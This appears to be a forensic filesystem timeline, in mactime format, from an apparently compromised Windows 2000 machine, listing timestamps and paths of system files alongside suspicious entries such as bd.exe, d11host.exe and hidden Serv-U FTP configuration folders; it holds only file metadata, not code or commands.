Sat  Jan   4  2003  20:20:17     104  m.c  -/-rwxrwxrwx  0  0  15659-128-1 /mnt/lacie/c/RECYCLER/svhost.dat
Sun  Jan   5  2003  05:26:45   44584  m..  -/-rwxrwxrwx  0  0  700-128-3 /mnt/lacie/c/bd.exe
Sun  Jan   5  2003  05:27:07      49  m.c  -/-rwxrwxrwx  0  0  698-128-1 /mnt/lacie/c/WINNT/system32/msvcrt.dll (deleted-realloc)
                                45372  m..  -/-rwxrwxrwx  0  0  15680-128-3 /mnt/lacie/c/WINNT/system32/d11host.exe
                                   49  m.c  -/-rwxrwxrwx  0  0  698-128-1 /mnt/lacie/c/WINNT/system32/abc
                                45372  m..  -/-rwxrwxrwx  0  0  15677-128-3 /mnt/lacie/c/bd2.exe
…
                                                  -/-
Wed  Jan   8  2003  10:12:42  188928  ..c  rwxrwxrwx  0  0  15148-128-3 /mnt/lacie/c/WINNT/system32/shellext.dll
                                                  -/-
Wed  Jan   8  2003  10:12:52   45372  ..c  rwxrwxrwx  0  0  15680-128-3 /mnt/lacie/c/WINNT/system32/d11host.exe
                                                  -/-
Wed  Jan   8  2003  10:15:01   40720  ..c  rwxrwxrwx  0  0  5949-128-4 /mnt/lacie/c/WINNT/system32/rdpclip.exe
Wed  Jan   8  2003  10:17:40   73728  ..c  -/-        0  0  2652-128-3 /mnt/lacie/c/WINNT/system32/DNTUS26.EXE
```

```
                                                    rwxrwxrwx
…
Wed     Jan    22  2003     09:43:17        69632  ..c          -/-rwxrwxrwx      0     0  15676-128-3 /mnt/lacie/c/handle.exe
                                            44584  ..c          -/-rwxrwxrwx      0     0  700-128-3 /mnt/lacie/c/bd.exe
                                            45372  ..c          -/-rwxrwxrwx      0     0  15677-128-3 /mnt/lacie/c/bd2.exe
Wed     Jan    22  2003     10:35:50           48  m.c          d/drwxrwxrwx      0     0  15736-144-1 /mnt/lacie/c/Norman/NVC/Qarantin
…
Wed     Jan    22  2003    11:15:47           27  m..          -/-rwxrwxrwx      0     0  15695-128-1 /mnt/lacie/c/timesynch.cmd
Wed     Jan    22  2003    11:17:54        91408  ..c          -/-rwxrwxrwx      0     0  6114-128-4 /mnt/lacie/c/WINNT/system32/calc.exe
                                            96528  ..c          -/-rwxrwxrwx      0     0  6108-128-4 /mnt/lacie/c/WINNT/system32/winmine.exe
                                           150800  ..c          -/-rwxrwxrwx      0     0  6290-128-4 /mnt/lacie/c/WINNT/system32/accwiz.exe
                                            34064  ..c          -/-rwxrwxrwx      0     0  6111-128-4 /mnt/lacie/c/WINNT/system32/sol.exe
                                           207120  ..c          -/-rwxrwxrwx     48     0  3622-128-3 /mnt/lacie/c/WINNT/system32/tlntadmn.exe
                                            29968  ..c          -/-rwxrwxrwx      0     0  3787-128-3 /mnt/lacie/c/WINNT/system32/mshta.exe
                                          1162512  ..c          -/-rwxrwxrwx      0     0  808-128-3 /mnt/lacie/c/WINNT/system32/NTBACKUP.EXE
                                                                                            8602-128-4 /mnt/lacie/c/Program Files/Common Files/Microsoft
                                            16144  ..c          -/-rwxrwxrwx      0     0  Shared/MSInfo/msinfo32.exe
                                           337680  ..c          -/-rwxrwxrwx      0     0  6277-128-4 /mnt/lacie/c/WINNT/system32/cdplayer.exe
                                            37136  ..c          -/-rwxrwxrwx      0     0  13830-128-3 /mnt/lacie/c/WINNT/system32/odbcad32.exe
                                           512784  ..c          -/-rwxrwxrwx      0     0  6233-128-4 /mnt/lacie/c/Program Files/Windows NT/dialer.exe
                                           107792  ..c          -/-rwxrwxrwx      0     0  6285-128-4 /mnt/lacie/c/WINNT/system32/sndrec32.exe
                                             6416  ..c          -/-rwxrwxrwx      0     0  959-128-3 /mnt/lacie/c/Program Files/Windows NT/hypertrm.exe
                                                                                            6407-128-4 /mnt/lacie/c/Program Files/Windows
                                           302352  ..c          -/-rwxrwxrwx      0     0  NT/Pinball/PINBALL.EXE
                                           168720  ..c          -/-rwxrwxrwx     48     0  2965-128-3 /mnt/lacie/c/WINNT/system32/llsmgr.exe
                                           143632  ..c          -/-rwxrwxrwx      0     0  6080-128-4 /mnt/lacie/c/WINNT/system32/clients/clcreate.exe
                                           659216  ..c          -/-rwxrwxrwx      0     0  937-128-3 /mnt/lacie/c/Program Files/NetMeeting/conf.exe
                                            90384  ..c          -/-rwxrwxrwx      0     0  6117-128-4 /mnt/lacie/c/WINNT/system32/charmap.exe
                                            34064  ..c          -/-rwxrwxrwx      0     0  6105-128-4 /mnt/lacie/c/WINNT/system32/freecell.exe
                                            68368  ..c          -/-rwxrwxrwx      0     0  6286-128-4 /mnt/lacie/c/WINNT/system32/sndvol32.exe
                                                                                            8642-128-3 /mnt/lacie/c/Program Files/Windows Media
                                             4880  ..c          -/-rwxrwxrwx      0     0  Player/mplayer2.exe
                                                                                            15621-128-3 /mnt/lacie/c/Program Files/Internet
                                           186640  ..c          -/-rwxrwxrwx      0     0  Explorer/Connection Wizard/icwconn1.exe
Wed     Jan    22  2003    11:17:55       111376  ..c          -/-rwxrwxrwx     48     0  3045-128-3 /mnt/lacie/c/WINNT/system32/mobsync.exe
                                                                                            1356-128-3 /mnt/lacie/c/Program Files/Microsoft SQL
                                           365120  ..c          -/-rwxrwxrwx      0     0  Server/80/Tools/Binn/profiler.exe
```

```
                                    42256 ..c        -/-rwxrwxrwx      48    0 2526-128-3 /mnt/lacie/c/WINNT/system32/cleanmgr.exe
                                    43792 ..c        -/-rwxrwxrwx      48    0 2995-128-3 /mnt/lacie/c/WINNT/system32/magnify.exe
                                    45632 ..c        -/-rwxrwxrwx       0    0 1060-128-3 /mnt/lacie/c/WINNT/system32/cliconfg.exe
                                    47376 ..c        -/-rwxrwxrwx      48    0 3759-128-3 /mnt/lacie/c/WINNT/system32/wupdmgr.exe
                                   221456 ..c        -/-rwxrwxrwx       0    0 8982-128-3 /mnt/lacie/c/WINNT/system32/osk.exe
                                    22800 ..c        -/-rwxrwxrwx       0    0 3660-128-3 /mnt/lacie/c/WINNT/system32/utilman.exe
                                                                                1338-128-3 /mnt/lacie/c/Program Files/Microsoft SQL
                                   163898 ..c        -/-rwxrwxrwx       0    0 Server/MSSQL/Upgrade/upgrade.exe
                                    42768 ..c        -/-rwxrwxrwx       0    0 8450-128-3 /mnt/lacie/c/Program Files/Outlook Express/msimn.exe
                                   486400 ..c        -/-rwxrwxrwx       0    0 15152-128-3 /mnt/lacie/c/WINNT/tb2/dinstall.exe
                                                                                8186-128-3 /mnt/lacie/c/Program Files/Microsoft SQL
                                    20546 ..c        -/-rwxrwxrwx       0    0 Server/80/Tools/Binn/dtswiz.exe
                                                                                1466-128-3 /mnt/lacie/c/Program Files/Microsoft SQL
                                    69452 ..c        -/-rwxrwxrwx       0    0 Server/80/Tools/Binn/svrnetcn.exe
                                    20752 ..c        -/-rwxrwxrwx       0    0 8532-128-3 /mnt/lacie/c/Program Files/Outlook Express/wab.exe
                                                                                1338-128-3 /mnt/lacie/c/Program Files/Microsoft SQL
                                   163898 ..c        -/-rwxrwxrwx       0    0 Server/MSSQL/Upgrade/upgrade.exe (deleted-realloc)
                                                                                1060-128-3 /mnt/lacie/c/temp/ext16672/i386/winpy.im_ (deleted-
                                    45632 ..c        -/-rwxrwxrwx       0    0 realloc)
                                    24848 ..c        -/-rwxrwxrwx      48    0 3148-128-3 /mnt/lacie/c/WINNT/system32/narrator.exe
                                                                                15750-128-1 /mnt/lacie/c/Documents and
Wed  Jan  22  2003  11:18:01          208 m.c        -/-rwxrwxrwx       0    0 Settings/Administrator/Recent/WINDOWS2000 (C).lnk
                                                                                15698-128-3 /mnt/lacie/c/Documents and
                                                                                Settings/Administrator/Local
                                    32768 m.c        -/-rwxrwxrwx       0    0 Settings/History/History.IE5/MSHist012003011320030120/index.dat
                                                                                15697-144-1 /mnt/lacie/c/Documents and
                                                                                Settings/Administrator/Local
                                      152 m.c        d/drwxrwxrwx       0    0 Settings/History/History.IE5/MSHist012003011320030120
                                                                                15220-128-1 /mnt/lacie/c/Documents and
                                      394 m.c        -/-rwxrwxrwx       0    0 Settings/Administrator/Recent/timesynch.cmd.lnk
                                                                                15220-128-1 /mnt/lacie/c/Norman/NVC/BIN/Zlhapi.dll (deleted-
                                      394 m.c        -/-rwxrwxrwx       0    0 realloc)
                                       27 ..c        -/-rwxrwxrwx       0    0 15695-128-1 /mnt/lacie/c/timesynch.cmd
Wed  Jan  22  2003  11:18:33          472 m.c        d/drwxrwxrwx       0    0 8526-144-1 /mnt/lacie/c/WINNT/Tasks
Wed  Jan  22  2003  11:18:45      3153920 m.c        -/-rwxrwxrwx       0    0 5267-128-4 /mnt/lacie/c/WINNT/security/Database/secedit.sdb
Wed  Jan  22  2003  11:24:46      1048576 m.c        -/-rwxrwxrwx       0    0 5268-128-4 /mnt/lacie/c/WINNT/security/edb.log
                                     8192 m.c        -/-rwxrwxrwx       0    0 5264-128-4 /mnt/lacie/c/WINNT/security/edb.chk
                                       56 m.c        d/drwxrwxrwx      48    0 4960-144-6 /mnt/lacie/c/WINNT/security
Wed  Jan  22  2003  12:56:41           48 m.c        d/drwxrwxrwx       0    0 15752-144-1 /mnt/lacie/c/WINNT/Config/.tmp/.sys
Wed  Jan  22  2003  12:56:50          336 m.c        d/dr-xr-xr-x       0    0 2901-144-1 /mnt/lacie/c/WINNT/Config/.tmp
Wed  Jan  22  2003  12:57:13           50 m.c        -/-rwxrwxrwx       0    0 15753-128-1 /mnt/lacie/c/WINNT/Config/.tmp/ftp.txt
```

Wed	Jan	22	2003	12:57:19	0	mac	-/-rwxrwxrwx	0	0	15754-128-1 /mnt/lacie/c/Documents and Settings/Administrator/Local Settings/Temp/ftp2
….										
Sat	Jan	25	2003	12:01:15	1818	.a.	-/-rwxrwxrwx	48	0	3377-128-3 /mnt/lacie/c/WINNT/system32/rasctrnm.h
					77584	.a.	-/-rwxrwxrwx	0	0	822-128-3 /mnt/lacie/c/WINNT/system32/RASAUTO.DLL
					23312	.a.	-/-rwxrwxrwx	48	0	3388-128-3 /mnt/lacie/c/WINNT/system32/rasmxs.dll
					23824	.a.	-/-rwxrwxrwx	48	0	3391-128-3 /mnt/lacie/c/WINNT/system32/rasrad.dll
					12560	.a.	-/-rwxrwxrwx	48	0	3380-128-3 /mnt/lacie/c/WINNT/system32/rasdial.exe
					23312	.a.	-/-rwxrwxrwx	0	0	9001-128-3 /mnt/lacie/c/WINNT/system32/qwinsta.exe
					3458	.a.	-/-rwxrwxrwx	48	0	3379-128-3 /mnt/lacie/c/WINNT/system32/rasctrs.ini
					69	.a.	-/-rwxrwxrwx	0	0	636-128-1 /mnt/lacie/c/WINNT/system32/r.bat
Sat	Jan	25	2003	12:01:18	24	.a.	-/-rwxrwxrwx	0	0	635-128-3 /mnt/lacie/c/WINNT/system32/s.t
...										
Wed	Jan	29	2003	10:00:28	497	.a.	-/-rwxrwxrwx	0	0	8307-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Component Services.lnk
					1450	.a.	-/-rwxrwxrwx	0	0	13958-128-4 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Terminal Services Configuration.lnk
					1570	.a.	-/-rwxrwxrwx	0	0	8789-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Computer Management.lnk
					1538	.a.	-/-rwxrwxrwx	0	0	8791-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Performance.lnk (deleted-realloc)
					2261	.a.	-/-rwxrwxrwx	0	0	8386-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Internet Services Manager.lnk
					1498	.a.	-/-rwxrwxrwx	0	0	8802-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Telnet Server Administration.lnk
					1498	.a.	-/-rwxrwxrwx	0	0	8802-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Telnet Server Administration.lnk (deleted-realloc)
					1505	.a.	-/-rwxrwxrwx	0	0	8385-128-5 /mnt/lacie/c/WINNT/Registration/R00000000004b.clb (deleted-realloc)

```
                                                                                8790-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start
  1550 .a.          -/-rwxrwxrwx         0     0 Menu/Programs/Administrative Tools/Event Viewer.lnk
 37888 .a.          -/-rwxrwxrwx         0     0 2897-128-3 /mnt/lacie/c/WINNT/system32/hhsetup.dll
                                                                                8311-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start
                                                                                Menu/Programs/Administrative Tools/Server Extensions
   768 .a.          -/-rwxrwxrwx         0     0 Administrator.lnk
                                                                                5803-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start
                                                                                Menu/Programs/Administrative Tools/Routing and Remote
  1486 .a.          -/-rwxrwxrwx         0     0 Access.lnk (deleted-realloc)
                                                                                8801-128-4 /mnt/lacie/c/Documents and Settings/All Users/Start
                                                                                Menu/Programs/Administrative Tools/Services.lnk (deleted-
  1448 .a.          -/-rwxrwxrwx         0     0 realloc)
                                                                                8385-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start
  1505 .a.          -/-rwxrwxrwx         0     0 Menu/Programs/Administrative Tools/Network Monitor.lnk
                                                                                8793-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start
  1450 .a.          -/-rwxrwxrwx         0     0 Menu/Programs/Administrative Tools/Local Security Policy.lnk
                                                                                8311-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start
                                                                                Menu/Programs/Administrative Tools/Server Extensions
   768 .a.          -/-rwxrwxrwx         0     0 Administrator.lnk (deleted-realloc)
 24848 .a.          -/-rwxrwxrwx        48     0 3034-128-3 /mnt/lacie/c/WINNT/system32/mmcshext.dll
                                                                                8792-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start
  1570 .a.          -/-rwxrwxrwx         0     0 Menu/Programs/Administrative Tools/Data Sources (ODBC).lnk
                                                                                13957-128-4 /mnt/lacie/c/Documents and Settings/All Users/Start
                                                                                Menu/Programs/Administrative Tools/Terminal Services
  1530 .a.          -/-rwxrwxrwx         0     0 Manager.lnk
                                                                                13957-128-4 /mnt/lacie/c/Documents and Settings/All Users/Start
                                                                                Menu/Programs/Administrative Tools/Terminal Services
  1530 .a.          -/-rwxrwxrwx         0     0 Manager.lnk (deleted-realloc)
                                                                                8794-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start
  1390 .a.          -/-rwxrwxrwx         0     0 Menu/Programs/Administrative Tools/Licensing.lnk
                                                                                5803-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start
                                                                                Menu/Programs/Administrative Tools/Routing and Remote
  1486 .a.          -/-rwxrwxrwx         0     0 Access.lnk
                                                                                8801-128-4 /mnt/lacie/c/Documents and Settings/All Users/Start
  1448 .a.          -/-rwxrwxrwx         0     0 Menu/Programs/Administrative Tools/Services.lnk
                                                                                8800-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start
  1486 .a.          -/-rwxrwxrwx         0     0 Menu/Programs/Administrative Tools/Distributed File System.lnk
                                                                                8793-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start
                                                                                Menu/Programs/Startup/Local Security Policy.lnk (deleted-
  1450 .a.          -/-rwxrwxrwx         0     0 realloc)
                                                                                8386-128-5 /mnt/lacie/c/WINNT/Registration/R00000000004c.clb
  2261 .a.          -/-rwxrwxrwx         0     0 (deleted-realloc)
                                                                                8795-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start
  1450 .a.          -/-rwxrwxrwx         0     0 Menu/Programs/Administrative Tools/Configure Your Server.lnk
                                                                                13959-128-4 /mnt/lacie/c/Documents and Settings/All Users/Start
                                                                                Menu/Programs/Administrative Tools/Terminal Services Client
  1587 .a.          -/-rwxrwxrwx         0     0 Creator.lnk
                                                                                8385-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start
  1505 .a.          -/-rwxrwxrwx         0     0 Menu/Programs/Administrative Tools/Network Monitor.lnk
```

```
                                                                                                  (deleted-realloc)
                                        250640 ..c        -/-rwxrwxrwx        0    0 5960-128-4 /mnt/lacie/c/WINNT/system32/tscc.dll
                                                                                                  5802-144-7 /mnt/lacie/c/Documents and Settings/All Users/Start
                                           200 .a.        d/drwxrwxrwx        0    0 Menu/Programs/Administrative Tools
                                                                                                  8791-128-5 /mnt/lacie/c/Documents and Settings/All Users/Start
                                          1538 .a.        -/-rwxrwxrwx        0    0 Menu/Programs/Administrative Tools/Performance.lnk
Wed     Jan   29   2003     10:00:33    294160 ..c        -/-rwxrwxrwx        0    0 2688-128-3 /mnt/lacie/c/WINNT/system32/filemgmt.dll
                                                                                                  800-128-4 /mnt/lacie/c/WINNT/Connection Wizard/ServUDaemon.ini
Wed     Jan   29   2003     10:00:56      1150 m..        -/-rwxrwxrwx        0    0 (deleted-realloc)
                                          1150 m..        -/-rwxrwxrwx        0    0 800-128-4 /mnt/lacie/c/WINNT/Config/ServUDaemon.ini
Wed     Jan   29   2003     10:00:57       724 mac        -/-rwxrwxrwx        0    0 433-128-5 /mnt/lacie/c/WINNT/Config/ServUStartUpLog.txt
                                           724 mac        -/-rwxrwxrwx        0    0 433-128-5 /mnt/lacie/c/WINNT/Connection
                                                                                                  Wizard/ServUStartUpLog.txt (deleted-realloc)
Wed     Jan   29   2003     10:01:00      65601 .a.        -/-rwxrwxrwx        0    0 9037-128-3 /mnt/lacie/c/WINNT/system32/servdeps.dll
                                        214288 .a.        -/-rwxrwxrwx        0    0 9058-128-3 /mnt/lacie/c/WINNT/system32/snmpsnap.dll
Wed     Jan   29   2003     10:01:35    1049088 .a.        -/-rwxrwxrwx        0    0 3788-128-3 /mnt/lacie/c/WINNT/system32/mshtml.tlb
                                                                                                  8421-128-4 /mnt/lacie/c/Program Files/Microsoft SQL
                                          87552 .a.        -/-rwxrwxrwx        0    0 Server/80/Tools/Binn/SQL Server Enterprise Manager.MSC
                                                                                                  8421-128-4 /mnt/lacie/c/WINNT/Registration/R00000000006d.clb
                                          87552 .a.        -/-rwxrwxrwx        0    0 (deleted-realloc)
                                                                                                  1416-128-3 /mnt/lacie/c/Program Files/Microsoft SQL
                                        4203072 .a.        -/-rwxrwxrwx        0    0 Server/80/Tools/Binn/sqldmo.dll
                                                                                                  1310-128-3 /mnt/lacie/c/Program Files/Microsoft SQL
                                         593920 .a.        -/-rwxrwxrwx        0    0 Server/80/Tools/Binn/Resources/1033/sqlmmc.rll
Wed     Jan   29   2003     10:01:42         56 .a.        d/drwxrwxrwx        0    0 14453-144-8 /mnt/lacie/c/Technical
                                             56 .a.        d/drwxrwxrwx        0    0 6567-144-6 /mnt/lacie/c/Inetpub
                                             56 .a.        d/drwxrwxrwx        0    0 14397-144-7 /mnt/lacie/c/Dataplex
                                             56 .a.        d/drwxrwxrwx        0    0 81-144-5 /mnt/lacie/c/temp
Wed     Jan   29   2003     10:01:44         65 .a.        -/---x--x--x        0    0 8527-128-1 /mnt/lacie/c/WINNT/Tasks/desktop.ini
                                                                                                  8665-128-1 /mnt/lacie/c/WINNT/Downloaded Program
                                             65 .a.        -/-r-xr-xr-x        0    0 Files/desktop.ini
                                             67 .a.        -/-r-xr-xr-x       48    0 4821-128-4 /mnt/lacie/c/WINNT/Fonts/desktop.ini
                                             65 .a.        -/-r-xr-xr-x        0    0 8667-128-1 /mnt/lacie/c/WINNT/Offline Web Pages/desktop.ini
                                            271 .a.        -/-r-xr-xr-x        0    0 8669-128-1 /mnt/lacie/c/WINNT/desktop.ini
Wed     Jan   29   2003     10:01:45        176 .a.        d/dr-xr-xr-x        0    0 10827-144-6 /mnt/lacie/c/WINNT/$NtUninstallQ313450$
                                             56 .a.        d/dr-xr-xr-x        0    0 13978-144-6 /mnt/lacie/c/WINNT/$NtUninstallQ313829$
                                             56 .a.        d/dr-xr-xr-x        0    0 10421-144-6 /mnt/lacie/c/WINNT/$NtUninstallQ329170$
                                             56 .a.        d/dr-xr-xr-x        0    0 429-144-7 /mnt/lacie/c/WINNT/$NtUninstallSP2SRP1$
                                            288 .a.        d/dr-xr-xr-x        0    0 788-144-6 /mnt/lacie/c/WINNT/$NtUninstallQ319733$
                                             56 .a.        d/dr-xr-xr-x        0    0 15546-144-6 /mnt/lacie/c/WINNT/$NtUninstallQ326830$
```

```
                                                296 .a.         d/drwxrwxrwx        48     0 4902-144-3 /mnt/lacie/c/WINNT/Media
                                                 56 .a.         d/dr-xr-xr-x         0     0 15624-144-6 /mnt/lacie/c/WINNT/$NtUninstallQ327269$
                                                 56 .a.         d/dr-xr-xr-x         0     0 888-144-6 /mnt/lacie/c/WINNT/$NtUninstallQ314147$
                                                 56 .a.         d/dr-xr-xr-x         0     0 15576-144-6 /mnt/lacie/c/WINNT/$NtUninstallQ324380$
                                                 56 .a.         d/dr-xr-xr-x         0     0 15522-144-6 /mnt/lacie/c/WINNT/$NtUninstallq323172$
                                                 56 .a.         d/drwxrwxrwx        48     0 4874-144-3 /mnt/lacie/c/WINNT/msagent
                                                 56 .a.         d/dr-xr-xr-x         0     0 15411-144-6 /mnt/lacie/c/WINNT/$NtUninstallQ324096$
                                                 56 .a.         d/dr-xr-xr-x         0     0 15425-144-6 /mnt/lacie/c/WINNT/$NtUninstallQ329115$
                                                280 .a.         d/d-wx-wx-wx        48     0 4802-144-3 /mnt/lacie/c/WINNT/Fonts
                                                 56 .a.         d/dr-xr-xr-x         0     0 10832-144-6 /mnt/lacie/c/WINNT/$NtUninstallQ311967$
                                                 56 .a.         d/drwxrwxrwx         0     0 5979-144-7 /mnt/lacie/c/WINNT/Application Compatibility Scripts
                                                 56 .a.         d/dr-xr-xr-x         0     0 13781-144-6 /mnt/lacie/c/WINNT/$NtUninstallQ329834$
                                                 56 .a.         d/dr-xr-xr-x         0     0 15639-144-6 /mnt/lacie/c/WINNT/$NtUninstallQ322842$
                                                 56 .a.         d/dr-xr-xr-x         0     0 15561-144-6 /mnt/lacie/c/WINNT/$NtUninstallQ326886$
                                                168 .a.         d/dr-xr-xr-x         0     0 24-144-7 /mnt/lacie/c/WINNT/$NtServicePackUninstall$
                                                                                               10421-144-6 /mnt/lacie/c/WINNT/system32/dllcache/pngfilt.dll
                                                 56 .a.         -/dr-xr-xr-x         0     0 (deleted-realloc)
                                                 56 .a.         d/dr-xr-xr-x         0     0 15545-144-6 /mnt/lacie/c/WINNT/$NtUninstallQ322913$
                                              87824 .a.         -/-rwxrwxrwx         0     0 8969-128-3 /mnt/lacie/c/WINNT/system32/occache.dll
                                                 56 .a.         d/dr-xr-xr-x         0     0 15609-144-6 /mnt/lacie/c/WINNT/$NtUninstallQ328523$
                                                 56 .a.         d/drwxrwxrwx         0     0 4977-144-6 /mnt/lacie/c/WINNT/AppPatch
                                                 56 .a.         d/drwxrwxrwx        48     0 4431-144-3 /mnt/lacie/c/WINNT/Help
                                                 56 .a.         d/drwxrwxrwx        48     0 4901-144-7 /mnt/lacie/c/WINNT/Cursors
                                                 56 .a.         d/dr-xr-xr-x         0     0 15308-144-6 /mnt/lacie/c/WINNT/$NtUninstallQ328310$
                                                 56 .a.         d/dr-xr-xr-x         0     0 15372-144-6 /mnt/lacie/c/WINNT/$NtUninstallQ327696$
Wed     Jan    29   2003     10:01:46            56 .a.         d/drwxrwxrwx         0     0 5189-144-6 /mnt/lacie/c/WINNT/Speech
                                                 56 .a.         d/drwxrwxrwx         0     0 3763-144-8 /mnt/lacie/c/WINNT/Registration
                                                 56 .a.         d/drwxrwxrwx        48     0 4960-144-6 /mnt/lacie/c/WINNT/security
                                                                                               3127-128-3 /mnt/lacie/c/WINNT/system32/msswchx.exe (deleted-
                                             219408 .a.         -/-rwxrwxrwx         0     0 realloc)
                                             219408 .a.         -/-rwxrwxrwx         0     0 3127-128-3 /mnt/lacie/c/WINNT/system32/mstask.dll
                                                168 .a.         d/drwxrwxrwx        48     0 4915-144-3 /mnt/lacie/c/WINNT/Web
                                                 56 .a.         d/drwxrwxrwx         0     0 425-144-6 /mnt/lacie/c/WINNT/RegisteredPackages
                                                 56 .a.         d/drwxrwxrwx        48     0 3825-144-6 /mnt/lacie/c/WINNT/repair
                                                 56 .a.         d/drwxrwxrwx        48     0 3822-144-6 /mnt/lacie/c/WINNT/system
Wed     Jan    29   2003     10:01:59            56 .a.         d/dr-xr-xr-x         0     0 639-144-5 /mnt/lacie/c/WINNT/Config/stro
```

```
Wed  Jan  29  2003  10:02:11     336  .a.  d/drwxrwxrwx  0  0  724-144-1 /mnt/lacie/c/WINNT/Config/_/_tmp
                                  48  .a.  d/drwxrwxrwx  0  0  759-144-1 /mnt/lacie/c/WINNT/Config/_/_tmp/_dmp
Wed  Jan  29  2003  10:03:42     1150  .a.  -/-rwxrwxrwx  0  0  800-128-4 /mnt/lacie/c/WINNT/Config/ServUDaemon.ini
                                                               800-128-4 /mnt/lacie/c/WINNT/Connection Wizard/ServUDaemon.ini
                                 1150  .a.  -/-rwxrwxrwx  0  0  (deleted-realloc)
                                                               800-128-4 /mnt/lacie/c/WINNT/Connection Wizard/ServUDaemon.ini
Wed  Jan  29  2003  10:03:43     1150  ..c  -/-rwxrwxrwx  0  0  (deleted-realloc)
                                                               15757-144-1 /mnt/lacie/c/Documents and
                                                               Settings/Administrator/Local
                                  152  mac  d/drwxrwxrwx  0  0  Settings/History/History.IE5/MSHist012003012020030127
                                                               15758-128-3 /mnt/lacie/c/Documents and
                                                               Settings/Administrator/Local
                                32768  mac  -/-rwxrwxrwx  0  0  Settings/History/History.IE5/MSHist012003012020030127/index.dat
                                                               673-144-1 /mnt/lacie/c/Documents and
                                                               Settings/Administrator/Local
                                  152  ma.  d/drwxrwxrwx  0  0  Settings/History/History.IE5/MSHist012003012920030130
                                 1150  ..c  -/-rwxrwxrwx  0  0  800-128-4 /mnt/lacie/c/WINNT/Config/ServUDaemon.ini
                                                               674-128-3 /mnt/lacie/c/Documents and
                                                               Settings/Administrator/Local
                                32768  .a.  -/-rwxrwxrwx  0  0  Settings/History/History.IE5/MSHist012003012920030130/index.dat
                                                               691-128-1 /mnt/lacie/c/Documents and
                                  401  m.c  -/-rwxrwxrwx  0  0  Settings/Administrator/Recent/Config.lnk
                                                               674-128-3 /mnt/lacie/c/Documents and
                                                               Settings/Administrator/Local Settings/Temp/3/index? (deleted-
                                32768  .a.  -/-rwxrwxrwx  0  0  realloc)
                                                               71-144-5 /mnt/lacie/c/Documents and
                                   56  ma.  d/drwxrwxrwx  0  0  Settings/Administrator/Local Settings/History/History.IE5
                                                               15744-128-1 /mnt/lacie/c/Documents and
                                  524  m.c  -/-rwxrwxrwx  0  0  Settings/Administrator/Recent/ServUDaemon.ini.lnk
Wed  Jan  29  2003  10:04:33   123664  .a.  -/-rwxrwxrwx  0  0  15468-128-3 /mnt/lacie/c/WINNT/system32/adsldp.dll
Wed  Jan  29  2003  10:04:41    41744  .a.  -/-rwxrwxrwx  0  0  3628-128-3 /mnt/lacie/c/WINNT/system32/tsuserex.dll
Wed  Jan  29  2003  10:04:42    25872  .a.  -/-rwxrwxrwx  48  0  2820-128-3 /mnt/lacie/c/WINNT/system32/iaspolcy.dll
                               269584  .a.  -/-rwxrwxrwx  0  0  2823-128-3 /mnt/lacie/c/WINNT/system32/iassdo.dll
                                60176  .a.  -/-rwxrwxrwx  0  0  2815-128-3 /mnt/lacie/c/WINNT/system32/iassvcs.dll
Wed  Jan  29  2003  10:08:33   100624  .a.  -/-rwxrwxrwx  0  0  2821-128-3 /mnt/lacie/c/WINNT/system32/iassam.dll
                                97040  .a.  -/-rwxrwxrwx  0  0  3022-128-3 /mnt/lacie/c/WINNT/system32/iasrad.dll
                                75536  .a.  -/-rwxrwxrwx  0  0  2811-128-3 /mnt/lacie/c/WINNT/system32/iasads.dll
Wed  Jan  29  2003  10:09:17   496836  ..c  -/--wx-wx-wx  0  0  644-128-3 /mnt/lacie/c/WINNT/Config/stro/winmgmt.exe
                                17920  ..c  -/--wx-wx-wx  0  0  643-128-3 /mnt/lacie/c/WINNT/Config/stro/tlist.exe
                                 6656  ..c  -/--wx-wx-wx  0  0  654-128-3 /mnt/lacie/c/WINNT/Config/stro/kill.exe
                                                               654-128-3 /mnt/lacie/c/temp/ext16672/i386/netman.dl_ (deleted-
                                 6656  ..c  -/--wx-wx-wx  0  0  realloc)
                                17920  ..c  -/--wx-wx-wx  0  0  643-128-3 /mnt/lacie/c/WINNT/system32/_002496_.tmp (deleted-
```

```
                                                                                                                realloc)
                                                                                                                659-128-1 /mnt/lacie/c/temp/ext16672/i386/nextlink.dl_
Wed      Jan    29   2003     10:09:20          236  .a.          -/--wx-wx-wx          0     0 (deleted-realloc)
                                                236  .a.          -/--wx-wx-wx          0     0 659-128-1 /mnt/lacie/c/WINNT/Config/stro/servudaemon.ini
Wed      Jan    29   2003     10:10:06          618  .a.          -/-rwxrwxrwx          0     0 634-128-4 /mnt/lacie/c/WINNT/Config/stro/ServUStartUpLog.txt
Wed      Jan    29   2003     10:10:40           48  .a.          d/drwxrwxrwx          0     0 15752-144-1 /mnt/lacie/c/WINNT/Config/.tmp/.sys
                                                336  .a.          d/dr-xr-xr-x          0     0 2901-144-1 /mnt/lacie/c/WINNT/Config/.tmp
Wed      Jan    29   2003     10:10:42          144  .a.          d/drwxrwxrwx          0     0 721-144-1 /mnt/lacie/c/WINNT/Config/_
                                                                                                                640-144-1 /mnt/lacie/c/WINNT/system32/_002471_.tmp (deleted-
Wed      Jan    29   2003     10:10:50           48  .a.          -/drwxrwxrwx          0     0 realloc)
                                                 48  .a.          d/drwxrwxrwx          0     0 640-144-1 /mnt/lacie/c/WINNT/Config/stro/stro
Wed      Jan    29   2003     10:13:29          707  .a.          -/-rwxrwxrwx         48     0 4981-128-3 /mnt/lacie/c/WINNT/_default.pif
